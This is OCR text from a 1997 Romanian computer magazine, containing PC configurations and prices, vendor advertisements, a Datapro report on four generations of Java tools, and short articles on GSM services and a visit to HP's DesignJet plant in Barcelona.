233-MHz K6; 512 KB pipeline burst L2 cache; 32 MB memorie RAM; 4 GB disc hard; cartelă grafică Matrox MGA Millennium (4 MB WRAM); unitate CD ROM 16X Max; monitor 17 inch; cartelă de sunet Ensoniq 32 biți; speakere Altec Lansing ACS 540 și ACS 5250; modem de 33.6 Kbps; tastatură cu microfon. 2349$. (800-433-9868; http://www.cybmax.com)

CyberMax PowerMax A51
La fel ca PowerMax A22 exceptând: 64 MB memorie EDO RAM; cartelă grafică Matrox (8 MB); speakere ACS 400 și ACS 250. 2749$.

Mitsuba
233 MHz K6; 32 MB memorie RAM; 512 KB pipeline sincron L2 cache; 2.1 GB Quantum Fireball ST Ultra DMA disc hard; accelerator grafic Trident 64 biți; unitate CD ROM 12X Toshiba; adaptor Intel EtherExpress Pro 10/100; monitor Hyundai de 17 inch; mouse, tastatură. 2129$. (909-392-2000; http://www .mitsuba.com)

Polywell K6233Mx
Aceeași configurație ca P7/233G, dar cu procesor K6 la 233 MHz. 3021$.

– Jason Krause



ICL

Experienţa în materie de sisteme informatice integrate de monitorizare a vânzărilor pentru reţele de magazine plasează ICL printre cei mai căutaţi furnizori de aplicaţii şi echipamente Team POS de pe piaţa mondială. De aceea, când ieşi la cumpărături, poţi conta pe faptul că ICL se află întotdeauna la dispoziţia ta.



Cele mai bune *achiziţii* se fac prin *noi.*



ICL se află în vârful preferinţelor celor mai importante reţele de magazine. Reţele comerciale de renume precum Auchan, Billa, Carrefour, Dunhill, La Rinascente, Laura Ashley, McDonald's, Migros, Marks & Spencer, Manor, Sainsbury's, Shell sunt doar câteva exemple care vă oferă imaginea pe care şi-a câştigat-o ICL printre cei care ştiu să facă astfel încât cumpărăturile să fie nu doar o plăcere, ci şi o afacere rentabilă.


The Business Solutions Company

Pentru relaţii suplimentare contactaţi: ICL - *International Computers Limited (U.K.), Branch Romania & Rep. Moldova, Bd. Republicii 44-46, sector 2, Bucureşti, Tel: 401 250 61 17, Fax: 401 250 58 18*

Parteneri autorizaţi: GENESYS SOFTWARE S.R.L. *(Bucureşti) Tel: 01 220 32 80;* INTELPROF INTERNATIONAL S.R.L. *(Braşov) Tel: 068 419 706;* MIXERA S.R.L. *(Brăila) Tel: 039 634 917;* ALFASOFT S.A. *(Cluj-Napoca) Tel: 064 197 586;* ELCOSOFT S.R.L. *(Cluj-Napoca) Tel: 064 191 236;* TOP EDGE ENGINEERING S.R.L. *(Craiova) Tel: 051 413 193;* ROMUS TRADING & DEVELOPMENT LTD *(Iaşi) Tel: 032 210 492;* FIBA IMPORT EXPORT S.R.L. *(Ploieşti) Tel: 044 114 868;* CORES S.R.L. *(Timişoara) Tel: 056 190 051;* DATALOG COMPUTERS *(Tg. Mureş) Tel: 065 169 867*

FUJITSU

PCs • NOTEBOOKS • SERVERS



Afacerea creşte.
Sistemul dumneavoastră informatic trebuie să susţină această creştere.
Aveţi nevoie de calculatoare performante
optimal configurate
fiabile
susţinute printr-un service operativ
preţuri competitive
În întâmpinarea nevoilor dumneavoastră am implementat conceptul calităţii totale, calitate ce va fi regăsită în fiecare detaliu la COMRACE COMPUTERS.
Cele mai noi tehnologii mondiale încorporate în calculatoarele COMRACE. Acestea sunt proiectate, optimizate şi testate astfel încât aplicaţiile dumneavoastră să ruleze la performanţă maximă chiar şi 24 ore/zi.
3 ani garanţie integrală.
Asistenţă, suport tehnic şi service asigurate de profesionişti.
Cu un angajament integral pentru satisfacţia utilizatorului prin calitate totală,
comrace® COMPUTERS
este partenerul ideal
© 1997 COMRACE COMPUTERS
Craiova •tel:051-415800 •fax:051-413209
Bucureşti •tel:01-3361318 •fax:01-3362988
E-Mail office@comrace.eunet.ro
Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •Arad: LEXIMIS - 057-251245 •Bacău: NERATON SERVICE - 034-181507 •Baia Mare: CUMULUS LOGIC - 062-433248 •Braşov: COSIDOR COM - 068-310534; ERIMEX - 068-143594 •Brăila: ROM GT PLUS - 039-611660 •Bucureşti: ALSYS DATA - 01-4112626 •Călăraşi: OPTIM SOFT - 042-314589 •Cluj-Napoca: TELEZIMEX - 064-425103 •Constanţa: BRIO BIT - 041-616811 •Deva: RECEP PLUS - 054-218205 •Focşani: QUATTRO IMPEX - 037-625134 •Galaţi: SIMM'S INTERNATIONAL - 036-463344 •Iaşi: BETALINE - 032-271281 •Miercurea Ciuc: BITRACE - 066-172090 •Oneşti: COMPUTER SERVICE - 034-326632 •Piteşti: OPEN SYSTEMS - 048-219000 •Reşiţa: SELCO - 055-215301 •Rîmnicu Vîlcea: BIT CENTER - 050-730109 •Satu Mare: DATA ELECTRONIC - 061-737635 •Sibiu: DATA PRO - 069-210489 •Slatina: TANDEM SERVICE - 049-423184 •Suceava: DATA SERVICE - 030-214982 •Timişoara: ETA 2 U - 056-199508; EXACT - 056-220170 •Tîrgu Jiu: ELTOP - 053-218666 •Tîrgu Mureş: CARO COMP - 065-210040
Comandă un COMRACE® şi lasă-l să lucreze pentru tine

Datapro Report

Noile unelte Java împodobesc serverele

De doi ani cu Java, cea mai mare piață este cea a uneltelor de dezvoltare a aplicațiilor. Datapro a văzut în piața de astăzi patru generații distincte (și suprapuse) de astfel de unelte.

Prima generație a început în decembrie 1995, chiar înainte de lansarea uneltelor Java Developement Kit (JDK) 1.0 ale firmei JavaSoft. Aceste unelte, începând cu categoria JDK, un mediu cu componente esențiale pentru cod și până la Symantec Cafe, un mediu de dezvoltare complet interactiv (IDE), au fost primele clasate în categoria uneltelor axate pe cod.

A doua generație a fost oferită dezvoltatorilor o dată cu primul mediu vizual de dezvoltare interactiv. Aceste produse au inclus un mediu pentru cod, precum și unelte grafice prefabricate pentru manipularea obiectelor uzuale, cum sunt cele folosite la construirea interfeței utilizator. Uneltele de dezvoltare apărute în a doua jumătate a anului 1996 intră toate în această categorie, care includ trei dintre cele mai cunoscute medii de dezvoltare interactive: Java WorkShop al firmei SunSoft, Visual Cafe al firmei Symantec și Visual J++ al firmei Microsoft. Alte unelte din această categorie sunt Parts for Java a firmei ObjectShare, CodeWarrior (care lucrează atât cu cod Java cât și cu C++ sau Pascal) a firmei Metrowerks și Mojo a firmei Penumbra.

A treia generație de produse permit crearea aplicațiilor Java scriind un cod mic. Produsul Jamba al firmei AimTech este un astfel de exemplu; utilizatorii creează apple-turi Java prin completarea unei machete de intrare și prin manipularea vizuală a obiectelor, iar produsul generează automat codul Java corespunzător. (Există o cale de a introduce propriul cod Java, dar aceasta nu este prea ușoară). Un alt produs este Coda al firmei RandomNoise (planificat să apară în această vară); pentru dezvoltarea codului, acest produs utilizează ca interfață un modul de tehnoredactare computerizată.

A patra generație de unelte oferă posibilitatea de a construi aplicații Java pe partea de server. Aceste pachete au început să apară pe piață pe parcursul celei de a doua jumătăți a anului 1996, iar noul JDK 1.1, care oferă posibilitatea scrierii aplicațiilor server, va avea cu certitudine aceste unelte. Astfel de produse sunt GemStone pentru server Java al firmei cu același nume, JavaPlan CASE al firmei SunSoft și versiunile actualizate Parts for Java, JavaWorkshop și Visual J++. De asemenea, firma IBM lucrează la un proiect care să aducă Java pe calculatoarele mainframe.

În anul 1997 așteptăm să vedem pe piață mult mai multe unelte din generația a treia și a patra.

Deborah Hess, analist principal al serviciului Insight din cadrul firmei Datapro. Alte informații la 609-764-0100; http://www.datapro.com.

Cele patru generații ale uneltelor de dezvoltare Java

Generație	Exemple
Prima Axată pe cod; câteva unelte vizuale Din 1995 până acum	• Java Development Kit 1.0, 1.1 • Netscape Navigator • Symantec Cafe
A doua Unelte de dezvoltare vizuală cu mediu pentru generare de cod Din 1996 până acum	• SunSoft Java Workshop • Symantec Visual Cafe • Microsoft Visual J++ 1.0 • ObjectShare Parts for Java 1.0 • Metrowerks CodeWarrior • Penumbra Mojo • Marimba Bongo • Castanet
A treia Unelte de dezvoltare vizuală cu generare de cod automată; pot avea limitări în generarea de cod De la 1996 până acum	• AimTech Jamba • RandomNoise Coda • Bluestone Sapphire/Web 3.0 • RogueWave JFactory
A patra Capabilități Java pe partea de server; pot avea unelte de dezvoltare pe partea de client Din 1996 până acum	• GemStone for Java • IBM Visual Age for Java • SunSoft JavaPlan • Parts for Java 2.0 • Visual J++ 1.1 • JavaWorkshop 2.0

pe platforme hardware ale diverselor firme producătoare," spunea Jim Henry, director al departamentului de dezvoltare ServerNet din cadrul firmei Tandem. „Utilizatorii finali vor putea alege hardware de mică sau înaltă performanță, în funcție de soluția potrivită, știind că software-ul lor va funcționa cu acel hardware."

Arhitectura interfeței virtuale reprezintă o altă cale, de-a lungul atâtor sisteme de operare, a bazelor de date cu informații de grup, prin care serverele PC se dezvoltă în scopul manipulării masivelor în ordinea intrărilor și alte aplicații anterioare gestionate de calculatoarele mainframe.

Firma Microsoft va introduce arhitectura interfeței virtuale în a doua versiune (prima gestionează mai mult de două noduri) a propriei tehnologii Wolfpack, care este programată pentru testele beta în anul 1998, în concordanță cu declarațiile lui Mark Wood, director de producție al Windows NT Server la Microsoft. Firma Microsoft nu este unicul furnizor de sisteme de operare ce oferă VIA; există și alți dezvoltatori de sisteme software precum Novell și SCO.

Arhitectura interfeței virtuale va fi compatibilă cu modul de transfer asincron (ATM), Ethernet, Fibre Channel și cu alte arhitecturi de rețea. Ceea ce-și propune această nouă tehnologie este ca specificațiile să fie independente de sistemul de operare și hardware, permițând utilizatorilor să folosească servere RISC sau x86 pentru sprijinirea mediilor eterogene de calcul.

Dave Andrews

Unde trecutul și prezentul se întâlnesc

Discul istoriei anunță viitorul modelului de interfață utilizator

Filmul de desen animat al istoriei universului înglobează elemente din programele educative, jocurile interactive pe Internet și cărțile umoristice. Mașina timpului inclusă în program te poartă de la începuturile primordiale și până în glorioasa Grecie, chestionându-te și oferindu-ți jocuri de-a lungul acestei călătorii. Acest CD-ROM se poate justifica prin valoarea educativă pe care are în procesul de învățare al copiilor sau pur și simplu de recreere. Dar profesioniștii în tehnica de calcul pot fi, de asemenea, interesați de tehnicile interfeței utilizator ale programului, pe care firme ca Microsoft și Netscape au inceput să le

utilizeze.


De exemplu, pe „platforma universală" a CD-ROM-ului, datele sunt disponibile la cerere; nu trebuie să le cauți pe propriul disc hard local, într-o rețea locală sau pe Internet. Când te distrezi cu un joc găzduit pe un server Web la distanță, software-ul ascunde browserul în spatele interfeței jocului.

Componentele acestui disc pot fi ușor adaptate pentru activități cooperante în domeniul software. Acest CD-ROM a depășit cadrul istoriei pentru a ne arăta care ar putea fi viitorul modelelor de interfață utilizator.

– Alan Joch

Noile servicii de rețea GSM

În curând, ultimele standarde europene GSM vor oferi mai multă inteligență rețelelor telefonice. Acestea vor permite operatorilor de rețea să creeze noi servicii și să utilizeze caracteristicile de gestiune a apelurilor telefonice, cum este transferul inteligent prin cablul telefonic, atunci când telefonul mobil nu poate fi contactat, sau



Desenul animat al Istoriei Universului
Human Code, Austin, TX,
800-659-5455 sau 512-477-5455;
http://www.humancode.com; 24.95$

transferul poștei vocale celulare, dacă al doilea apel nu poate fi realizat. După spusele furnizorilor europeni de servicii GSM, mulți abonați nu folosesc chiar toate serviciile uzuale ale rețelei existente. O parte din funizorii GSM atribuie acest lucru complexității interfeței utilizator. „Oamenii știu ce doresc să facă în viitor cu ajutorul telefoanelor mobile. Însă ei nu știu cum să facă aceste lucruri," spunea Ken Blakeslee, directorul departamentului de dezvoltare a firmei Nortel și președintele asociației Mobile Data Association. „Prin urmare, primul lucru ce trebuie făcut este acela de a furniza dispozitive care să ofere serviciilor existente, cum sunt mesageria, poșta vocală, identitatea apelantului, o cale de utilizare mult mai intuitivă. Următorul pas va oferi servicii personale ce pot fi parametrizate de la distanță, prin rețea, de către utilizatori," spunea Blakeslee.


De exemplu, firmele Ericsson și Nokia au abordat această problemă folosind propriile cartele PC, adăugând platformelor de calcul un telefon GSM complet. Conectând una din aceste cartele într-un notebook multimedia, pe lângă serviciile de mesagerie scurtă, fax, poștă electronică și acces la distanță, avem și un telefon GSM, interfața utilizator a telefonului fiind chiar notebook-ul.

Recent, firma Motorola a prezentat un „telefon inteligent" ce încorporează o agendă, un planificator, poșta electronică



Dispozitivul bazat pe Java de la Nortel este construit să ofere e-mail și alte informații

și o interfață bazată pe creion digital (pen-based). Teleport 9080 al firmei AEG Mobile Communication a urmărit îmbunătățirea interfeței utilizator prin formarea numărului de telefon cu ajutorul comenzii vocale, fără folosirea tastelor.



Cartela telefonică celulara Nokia transformă notebook-ul într-un telefon fără fir.

Firma Nortel Europe a introdus cea mai avansată tehnologie de calcul într-un dispozitiv inteligent, numit telefon de rețea. Acest aparat de buzunar conține un set de cipuri Java care-l transformă într-un mic terminal client de comunicații. El are un ecran sensibil la atingere, ce integrează tehnologia de culegere a datelor bazată pe creion digital precum și recunoașterea în timp real a scrisului de mână. Nortel intenționează să furnizeze telefonul de rețea în primul trimestru al anului următor.

- Bob Emmerson

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Ce urmează pentru GSM?

- Mai mulți utilizatori;aproximativ 750.000 de noi abonați din întreaga lume își deschid un cont GSM în fiecare lună.
- Numerele frecvent apelate pot fi formate cu ajutorul comenzii vocale.
- Nu este nevoie de o cartelă PC pentru a conecta un notebook la un telefon mobil. Software-ul pentru comunicațiile de date din Windows 95 emulează funcțiile modemului.
- Un nou algoritm de compresie înghesuie cu aproximativ 50% mai mult text într-un mesaj standard SMS (Short Message Service), oferind rezultate optime expeditorului.
- Vârful ierahiei telefoanelor mobile va încorpora un program de vizualizare Web, având caractere de dimensiuni mici, în scopul reducerii traficului informațional.


O vizită la HP Espanola S.A.
De Romulus Maier

Pe plaiuri catalane

În perioada 20-21 iunie mi s-a oferit plăcuta ocazie de a vizita, împreună cu colegii Florin Crăciunoiu de la TVR şi Răzvan Anghelidi de la Chip, Hewlett-Packard Espanola S.A., Barcelona Division, pe scurt HP BCD. Şi, cum bănui că sunteţi mai puţin interesaţi de o descriere a oraşului, situat într-un loc binecuvântat de zei, de extraordinarele construcţii ale lui Gaudi, de amestecul tuturor seminţiilor pământului de pe La Rambla, sau de cum se mai simte Gică Popescu la F.C. Barcelona, voi trece direct la obiectivul principal al vizitei, fabrica HP şi noile serii de plotere/imprimante de format lat HP DesignJet 2500CP şi 2000CP.


HP a început producţia în divizia barceloneză, în august 1985, cu 35 de angajaţi, ajungînd în prezent la peste 1.500 de angajaţi (cu o medie de vârstă de 33 de ani, dintre care peste 80% au studii superioare), la o cifră de afaceri, în anul fiscal 1996, de 175,097 milioane de pesetas, HP BCD fiind exportatorul numărul 1 de produse electronice din Catalonia şi numărul 2 din Spania. Acum, aţi putea întreba de ce şi-a deschis HP fabrica în Spania şi nu în România? Dar, la fel de bine, v-aţi putea întreba şi de ce au debarcat aliaţii în Normandia şi nu la Vama Veche... Numai că aceasta-i altă poveste şi poate că n-aş mai fi amintit de ea dacă, încă de la intrarea în fabrică, n-am fi realizat că, încă înaintea summit-ului de la Madrid am fost pasaţi în valul doi la admiterea în NATO. Mai exact, chiar lângă recepţie era atârnat un banner cât se poate de drăguţ, realizat pe un HP DesignJet 2500CP, despre care o să vă povestesc, nu vă impacientaţi, pe care erau adresate urările de bun venit ziariştilor din ţările din Estul Europei... Şi lista începea cu România (wow! Locul 1 în valul 2 L), continua cu Slovacia, Bulgaria, Iugoslavia, Croaţia, Slovenia şi Ucraina. Şi nici urmă de Polonia, Cehia şi Ungaria. Acu', ce rost avea amestecarea marketingului cu politicul, nu mă întrebaţi, că nu ştiu. Mais passons!

Prima prezentare a fost susţinută de dl. Bernard Meric, General Manager, HP BCD, care ne-a făcut o scurtă prezentare a pieţei şi a tendinţelor de evoluţie a acesteia. În domeniul imprimării cu jet de cerneală, HP distinge trei segmente de piaţă diferite: (de) consum, (de) birou şi profesional; şi se adresează în mod specific fiecărui segment de piaţă în parte, familia HP DesignJet fiind alcătuită, în prezent, din modelele 350C, 330, 750C Plus şi respectiv 2000CP şi 2500CP. În ajunul sosirii noastre la Barcelona, HP BCD tocmai sărbătorise livrarea celei de-a 500.000-a imprimante DesignJet. În domeniul imprimantelor de format lat, pe care tot plotere mi-e mai uşor să le numesc, HP a vândut, în 1996, circa 235.000 de unităţi, deţinând 65% din piaţă. Dl. Meric ne-a vorbit apoi despre tendinţele care se înregistrează pe piaţă, remarcând că se pune un accent tot mai mare pe viteza de imprimare, pe transmiterea documentelor prin internet, pe conceptul de 'distribuie şi imprimă', fotografie digitală, imprimare la cerere (tiraje reduse) şi pe imprimarea digitală. Astfel, dacă piaţa de imprimare a fost evaluată, în 1995, la 25 de miliarde de dolari, din care doar 4 miliarde de dolari reveneau imprimării digitale, se estimează că, în anul 2001, piaţa va ajunge la 38 de miliarde de dolari din care 15 miliarde vor reveni imprimării digitale. Acest lucru se va datora, în parte, faptului că preţul de imprimare va scădea cam de trei ori dar, în schimb, se va imprima de circa 10 ori mai mult. HP se adresează cu noile plotere, nu doar pieţei uzuale de CAD, care se aşteaptă să crească cu un ritm de 10% anual, ci şi, din ce în ce mai mult, pieţei artiştilor grafici, care se estimează că va creşte cu un ritm anual de 18%. De altfel, pentru a veni în sprijinul designerilor şi artiştilor grafici, care în mod uzual nu au un volum de imprimări care să justifice achiziţionarea unui ploter, HP va sprijini crearea unei reţele de 'furnizori de servicii de imprimare'.



Dl. Bernard Meric general manager la Hewlett-Packard Barcelona Division

Directorul departamentului de cercetare (R&D) Dewey Baker, ne-a prezentat (sau ne-a reamintit) principalele caracteristici şi avantaje oferite de imprimarea cu jet de cerneală. Reamintesc câteva dintre performanţele fascinante la care a ajuns această tehnologie. Temperatura stropului de cerneală creşte de la 20°C la peste 400°C în 4 microsecunde, ceea ce corespunde unei viteze de încălzire de 100.000.000 C/secundă; pe un timbru poştal încap 300.000 de camere de încălzire a cernelii; volumul unui strop de cerneală este de 35 picolitri; capul de imprimare ejectează 8.000 de stropi de cerneală pe secundă. Şi miniaturizarea continuă, rezoluţia creşte (în prezent se lucrează la 600 dpi pe culoare), vitezele de lucru sînt din ce în ce mai mari, formatele pe care se imprimă sunt din



Dl. Dewey Baker
R&D Manager Hewlett-Packard
Barcelona Division

ce în ce mai late, prețul imprimării este în continuă scădere. Și, pentru a-și menține poziția de lider pe piață și a-și păstra avansul tehnologic, HP investește în continuare masiv în cercetare și acordă importanță maximă tuturor detaliilor, pornind de la capetele de imprimare și pînă la cerneală și calitatea hîrtiei.

Michael Thompson, Current Product Manager HP BCD, ne-a făcut o prezentare a noilor modele HP DesignJet 2500CP și 2000CP, iar Pedro Padilla, LFP Program Manager, (LFP – *Large Format Printer*) a făcut o demonstrație practică cu modelul 2500CP. Să ne concentrăm puțin atenția asupra vedetelor.

HP DesignJet 2500CP și 2000CP au o rezoluție de 600 dpi și dispun de algoritmi performanți care permit obținerea unor imagini de calitate superioară (gradient de culoare, granularitate, umplere, etc.). Ploterele pot lucra cu 2 seturi de cerneluri, unul destinat posterelor/imaginilor care vor fi expuse în interior și un al doilea sistem rezistent la ultraviolete pentru posterele menite a fi expuse în exteriorul clădirilor, caz în care se recomandă și laminarea suportului imprimat (pentru rezistență la umiditate). Trecerea de la un sistem de cerneluri la celălalt se poate face în doar cîteva minute, un set avînd 3 componente: tancurile (rezervoarele) de cerneală, capetele de imprimare și dispozitivul de curățire a capului de imprimare. Capetele de imprimare detectează automat momentul în care cerneala este insuficientă, pentru a imprima o imagine întreagă, se poziționează deasupra tancurilor de cerneală de unde se alimentează automat (nu există conducte de cerneală mobile), iar după ce termină o lucrare sunt parcate automat deasupra dispozitivelor de curățire, care curăță și previn uscarea cernelii și înfundarea duzelor de imprimare.

Lângă capetele de imprimare este plasat un mic scaner care, prin scanarea unei fâșii imprimate de probă, permite, pe de o parte, o calibrare automată a culorilor - putându-se selecta unul dintre cele 3 standarde industriale de imprimare mai răspîndite: SWOP (*Standard Web Offset Printing*), Eurostandard și Toyo - și, pe de altă parte, detectarea unor eventuale duze înfundate și activarea unor duze de rezervă din capul de imprimare!

